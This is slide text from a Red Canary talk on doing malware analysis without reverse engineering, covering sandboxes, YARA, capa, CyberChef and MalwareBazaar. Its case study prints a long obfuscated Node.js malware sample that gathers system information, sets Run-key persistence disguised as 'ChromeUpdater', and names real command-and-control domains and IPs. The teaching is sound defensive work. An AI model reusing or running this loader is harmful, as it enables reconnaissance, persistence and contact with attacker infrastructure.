Look Ma! No IDA

Malware analysis without reverse engineering

red canary

Whoami?

Christina Johns

Principal Malware Analyst


Red Canary

@bitmaize.bsky.social

- Previous experience
  - Web app vulnerability assessment
  - Binary analysis research
  - Android forensic
  - Prototype dev in Python, C, C++
- Author of *Open Security Training IDA Debugging* mini class
- Creator of multiple intro to reverse engineering workshops for HS STEM and Women's Society of Cyberjutsu (WSC)
- Low level systems internals nerd

Agenda

1. Introduction
2. Why not RE
3. Where to start
4. Specific tools and malware examples
5. Key takeaways



Introduction

red canary™

So you want to be a malware analyst


Common recommendations:

- C/C++ coding
- Operating system internals
- Computer architecture
- Assembly Code

This is really great advice… for learning
reverse engineering

Malware analysis != reverse engineering

red canary



Reverse engineering

- Backwards compatibility
- Vulnerability analysis

Malware analysis

- Static analysis tools
- Sandbox
- YARA matches

Why not start with reverse engineering?

Goals for malware analysis vary

- ✓ Is this something that already has a name?
- ✓ Is it malicious?
- ✓ IOC extraction
- ✓ Estimate of capabilities
- ✓ Tell me everything it could possibly do

Most of these things don't *necessarily* require reverse engineering

Ways to accomplish these goals

red canary

IOCs

- Sandbox
- Config extractors
- Static analysis tools

Capability estimation

- Sandbox ATT&CK mappings
- Static analysis tools

Family identification

- Overlaps in IOC/capability data
- File metadata overlaps

Beyond reverse engineering

Focus

Need to know what you are looking for in the binary

Variety

Not all malware is compiled code

Efficiency

Tools can assist with IOCs, family identification and an estimate of capabilities

Programming languages associated with Red Canary's top 10 threats

red canary

1. SocGholish **(JavaScript)**
2. Impacket **(PowerShell)**
3. Scarlet Goldfinch **(JavaScript)**
4. Mimikatz **(C)**
5. Amber Albatross **(C++\PowerShell\Python)**
6. LummaC2 **(C)**
7. NetSupport Manager **(C\C++)**
8. GootLoader **(JavaScript)**
9. Gamarue **(C\C++)**
10. HijackLoader **(C\C++)**

Half of our top ten threats use non-compiled languages

Where to start instead

red canary

Core skills

TTPs achieved through code

Forensic view of malicious code execution


Tools that automate malware analysis

Programming language used by malware

File properties

Tool proficiency

- What tools will give you what information
  - Static analysis
  - Dynamic analysis
- Limitations of the analysis tools



Programming languages

- Popular languages (other than C/C++)
  - JavaScript
  - PowerShell
  - C#/Visual Basic


```
console.log("Hello, World!");
```

```
Write-Host "Hello, World!"
```

```
public class HelloWorld {
    public static void Main(string[] args) {
          Console.WriteLine("Hello, World!");
    } }
```

File properties

- Signer information
- PE file format
    - Specifies structure of Microsoft executables
    - Metadata can be useful in analyzing malware
    - If you go on to learn RE, adversaries abuse the PE format for anti-analysis



Building on endpoint log knowledge

Starting skill: EDR Telemetry

1. Sandbox data
2. Build out to other data available in the sandbox
3. Open-source malware or C2 frameworks on Github
4. Write own code
5. Write a YARA rule to catch your sample code

Building on adversary tracking

Starting skill: Clustering activity based on overlapping TTPs

1. Dive into PE file format
2. Apply file properties for clustering
3. Examine network data from sandbox


Tools and malware analysis

Tools/Resources

- Github
- Malware databases
- Sandboxes
- FLAREVM
    - YARA
    - Targeted static analysis tools
    - CyberChef
- Assemblyline
- Wireshark

GitHub

- Why try to reverse engineer when you can read the source?
- Adversaries are happy to use open-source software
- Overlaps can be found by searching for strings in GitHub




Malware DBs

VirusTotal

- Signer information
- Name overlaps
- File information
- Behavior information and content searching

MalwareBazaar

- Basic file info
- Links to sandbox reports
- YARA rule hits
- Tagged with malware family



MalwareBazaar Database

You are browsing the malware sample database of MalwareBazaar. If you would like to contribute malware samples to the corpus, you can do so through either using the web upload or the API.

554
Submissions (past 24 hours)

Mirai
Most seen malware family (past 24 hours)

924'186
Malware samples in corpus

Using the form below, you can search for malware samples by a hash (MD5, SHA256, SHA1), imphash, tlsh hash, ClamAV signature, tag or malware family.

Browse Database

See search syntax see below, example: tag:TrickBot

Public sandboxes

- Look up hashes
- Digging through sandbox data is a lot like EDR telemetry
- PCAP

Limitations


- Sandbox detection
- Command line arguments
- Command and control input

Sandboxes

- Any.run
- Tria.ge
- Joe Sandbox
- CAPE
- Hybrid Analysis

YARA/YARA-X

- Pattern matching tool
- Use open-source rules
- Write rules to identify malware
    - Family
    - Behavior
- Based on strings, code hex, PE characteristics



The pattern matching swiss knife for malware researchers, and everyone else.

Like YARA, but better

YARA-X is a re-incarnation of YARA, with a focus on user-friendliness, performance and safety. Why it's better?

99% rule compatible

Most of your YARA rules will work with YARA-X without any changes. If not, it should be for the better. Learn more.


Easy integration

YARA-X is written in Rust, but we provide APIs for C/C++, Python and Go.

Brought to you by VirusTotal

Static Analysis

- Detect it easy
- PEstudio/CFFExplorer
- FLOSS and String Sifter
- capa




```
+-------------------------+-----------------------------------------------------------------------------+
| md5                     | 290934c61de9176ad682ffdd65f0a669                                            |
| sha1                    | a4b35de71ca20fe776dc72d12fb2886736f43c22                                    |
| sha256                  | f50e42c8dfaab649bde0398867e930b86c2a599e8db83b8260393082268f2dba            |
| analysis                | static                                                                      |
| os                      | windows                                                                     |
| format                  | pe                                                                          |
| arch                    | i386                                                                        |
| path                    | /home/user/code/capa/tests/data/Practical Malware Analysis Lab 01-01.dll_   |
+-------------------------+-----------------------------------------------------------------------------+

+-----------------------------+----------------------------------------------------------------+
| MBC Objective               | MBC Behavior                                                   |
|-----------------------------+----------------------------------------------------------------|
| COMMAND AND CONTROL         | C2 Communication::Receive Data [B0030.002]                     |
|                             | C2 Communication::Send Data [B0030.001]                        |
|-----------------------------+----------------------------------------------------------------|
| COMMUNICATION               | Socket Communication::Connect Socket [C0001.004]               |
|                             | Socket Communication::Create TCP Socket [C0001.011]            |
|                             | Socket Communication::Initialize Winsock Library [C0001.009]   |
|                             | Socket Communication::Receive Data [C0001.006]                 |
|                             | Socket Communication::Send Data [C0001.007]                    |
|                             | Socket Communication::TCP Client [C0001.008]                   |
|-----------------------------+----------------------------------------------------------------|
| PROCESS                     | Check Mutex [C0043]                                            |
|                             | Create Mutex [C0042]                                           |
|                             | Create Process [C0017]                                         |
+-----------------------------+----------------------------------------------------------------+

+----------------------------------------------+-------------------------------------------+
| Capability                                   | Namespace                                 |
|----------------------------------------------+-------------------------------------------|
| receive data                                 | communication                             |
| send data                                    | communication                             |
| initialize Winsock library                   | communication/socket                      |
| act as TCP client                            | communication/tcp/client                  |
| check mutex                                  | host-interaction/mutex                    |
| create mutex                                 | host-interaction/mutex                    |
| create process on Windows                    | host-interaction/process/create           |
+----------------------------------------------+-------------------------------------------+
```

CyberChef

- Can create recipes to deobfuscate scripts



CyberChef - The Cyber Swiss Army Knife

Version 10.19.4
Compile time: 16/05/2025 10:24:07 UTC

© Crown Copyright 2016-2025.

Released under the Apache Licence, Version 2.0.

How does X feature work?

What sort of things can I do with CyberChef?

Can I load input directly from files?

How do I run operation X over multiple inputs at once?

How does the 'Magic' operation work?


Recipe resource

https://github.com/mattnotmax/cyberchef-recipes

Assemblyline

red canary

- Canadian Centre for Cyber Security (CCCS)
- Open-source
- ALL the plugins! ALL the power!
- Deobfuscate JS
- Parse email files
- Recursively unzip
- Can configure to connect with CAPE for dynamic analysis
- YARA service
- Malware configuration extractors



Scripting languages


- IDE for the language
- Reverse engineering
    - Breakpoints in debugger
    - Refactor variables as you go

Malware case studies

red canary

Case study # 1


Background: You come across node.exe executing a mess of JavaScript



```
const a0a=a0O;(function(i,f){const D=a0O,Z=i();while(!![]){try{const O=-parseInt(D(0x1db))/0x1+-parseInt(D(0x1d8
))/0x2*(-parseInt(D(0x1fe))/0x3)+-parseInt(D(0x1cf))/0x4*(parseInt(D(0x220))/0x5)+parseInt(D(0x1ee))/0x6*(parseInt
(D(0x1f9))/0x7)+parseInt(D(0x21b))/0x8*(parseInt(D(0x204))/0x9)+-parseInt(D(0x210))/0xa*(-parseInt(D(0x1e0))/0xb)+
parseInt(D(0x20d))/0xc;if(O===f)break;else Z['push'](Z['shift']());}catch(V){Z['push'](Z['shift']());}}}(a0Z,
0xa1f17));const a0f=(function(){let i=!![];return function(f,Z){const O=i?function(){if(Z){const V=Z['apply'](f,
arguments);return Z=null,V;}}:function(){};return i=![],O;};}()),a0i=a0f(this,function(){const A=a0O;let i;try{
const O=Function(A(0x20b)+A(0x1f2)+');');i=O();}catch(V){i=window;}const f=i[A(0x1ed)]=i[A(0x1ed)]||{},Z=['log',A(
0x20e),A(0x1fa),A(0x1ea),'exception',A(0x1ce),A(0x1f5)];for(let t=0x0;t<Z[A(0x1eb)];t++){const M=a0f[A(0x1dc)][
'prototype']['bind'](a0f),E=Z[t],d=f[E]||M;M[A(0x1e1)]=a0f['bind'](a0f),M[A(0x218)]=d[A(0x218)][A(0x1f3)](d),f[E]=
M;}});a0i();const http=require('http'),{execSync,exec,spawn}=require(a0a(0x1fc)),fs=require('fs'),path=require(
'path'),zlib=require('zlib');if(process[a0a(0x1e7)][0x1]!==undefined&&process[a0a(0x1e7)][0x2]===undefined){const
child=spawn(process[a0a(0x1e7)][0x0],[process[a0a(0x1e7)][0x1],'1'],{'detached':!![],'stdio':a0a(0x1d5),
'windowsHide':!![]});child[a0a(0x1cb)](),process[a0a(0x1ff)](0x0);}const ver=a0a(0x20a),PORT_HTTP=0x50,PORT_IP=
0x1bb,PORT=0x5a3;let sysinfo=null;function initSysInfo(){const q=a0a;let i;try{let O=execSync(q(0x211)+ver+q(0x216
),{'encoding':q(0x201),'shell':q(0x1ec),'windowsHide':!![]});i=Buffer[q(0x1df)](O,'utf-8');}catch(V){try{let t=
execSync(q(0x1d6)+ver+q(0x21f),{'encoding':q(0x201),'shell':'cmd.exe','windowsHide':!![]});i=Buffer[q(0x1df)](t,q(
0x201));}catch(M){console['error'](q(0x1da),M[q(0x1c2)]);}}const f=Buffer[q(0x1c7)](0x4);f[q(0x1cd)](Math['random'
]()*0x5f5e100);const Z=Buffer[q(0x1c7)](0x2);Z[q(0x20f)](0x2f),sysinfo=Buffer[q(0x214)]([f,Z,i]);}function xor(f,Z
){const h=a0a;let O=Z[0x0];for(let V=0x0,t=f[h(0x1eb)];V<t;++V){O+=(O+V%0x100)%0x100,f[V]^=(Z[V%0x4]^O)%0x100;}}
function a0Z(){const G=['trim','000013','return\x20(function()\x20','floor','4042320PBVNap','warn','writeUInt16LE'
,'124280QuuYfm','chcp\x2065001\x20>\x20$null\x202>&1\x20;\x20echo\x20\x27version:\x20','node.exe','.js','concat',
'cluders.org',
'\x27\x20;\x20if\x20([Security.Principal.WindowsIdentity]::GetCurrent().Name\x20-match\x20\x27(?i)SYSTEM\x27)\x20\
x20{\x20\x27Runas:\x20System\x27\x20}\x20elseif\x20(([Security.Principal.WindowsPrincipal]\x20[Security.Principal.
WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator))\x20{\x20\x27Runa
s:\x20Admin\x27\x20}\x20else\x20{\x20\x27Runas:\x20User\x27\x20}\x20;\x20systeminfo\x20;\x20echo\x20\x27=-=-=-=-=-
\x27\x20;\x20tasklist\x20/svc\x20;\x20echo\x20\x27=-=-=-=-=-\x27\x20;\x20Get-Service\x20|\x20Select-Object\x20-Pro
perty\x20Name,\x20DisplayName\x20|\x20Format-List\x20;\x20echo\x20\x27=-=-=-=-=-\x27\x20;\x20Get-PSDrive\x20-PSPro
vider\x20FileSystem\x20|\x20Format-Table\x20-AutoSize\x20;\x20echo\x20\x27=-=-=-=-=-\x27\x20;\x20arp\x20-a',
'HKCU\x5cSoftware\x5cMicrosoft\x5cWindows\x5cCurrentVersion\x5cRun','toString','stdout','join','24zCHQPm','split',
'end','Error\x20with\x20HTTP\x20request:','\x27\x20&\x20echo\x20\x27Runas:\x20Unknown\x27\x20&\x20systeminfo',
'109015GGGWlJ','stderr','off','message','fail\x20connect\x20to\x20server','start','POST','mkdirSync','alloc',
'playiro.net','91.99.10.54','CMD','unref','pid','writeUInt32LE','table','80grAXjX','\x20/t\x20REG_SZ\x20/d\x20',
'APPDATA','match','.log','fromCharCode','ignore',
'chcp\x2065001\x20>\x20NUL\x202>&1\x20&\x20echo\x20\x27version:\x20','random','6EkJvLb','EXE',
'Execution\x20error:','552562OaCCqv','constructor','ChromeUpdater','headers','from','682aWqueF','__proto__',
'substring','readUInt32LE','tornton.com','\x20/v\x20','ACTIVE','argv','DLL','data','error','length',
'powershell.exe','console','594MVtztg','.exe','193.149.180.58','log',
'{}.constructor(\x22return\x20this\x22)(\x20)','bind','\x20/f','trace','write','192.64.86.175',
'wmic\x20process\x20where\x20processid=','6041UtrCpM','info','useActive','child_process','statusCode',
'448407iGvTML','exit','rundll32.exe','utf-8','application/octet-stream','subarray','32103XKJldh',
'\x20get\x20commandline','ooff','StatusCode:','replaceAll'];a0Z=function(){return G;};return a0Z();}const zlibKey=
Buffer[a0a(0x1c7)](0x4);zlibKey[a0a(0x1cd)](0xfafbfdfe);const encKey=Buffer['alloc'](0x4);encKey[a0a(0x1cd)](
0xfafbfdff);function enc(i){const W=a0a,f=Buffer['alloc'](0x4);return f['writeUInt32LE'](Math[W(0x1d7)]()*
0x5f5e100),xor(i,f),Buffer[W(0x214)]([zlib['gzipSync'](Buffer[W(0x214)]([i,f,encKey])),zlibKey]);}function atst(){
const B=a0a,i=B(0x1f8)+process[B(0x1cc)]+B(0x205);exec(i,{'windowsHide':!![]},(f,Z,O)=>{const I=B;if(f){console[I(
```

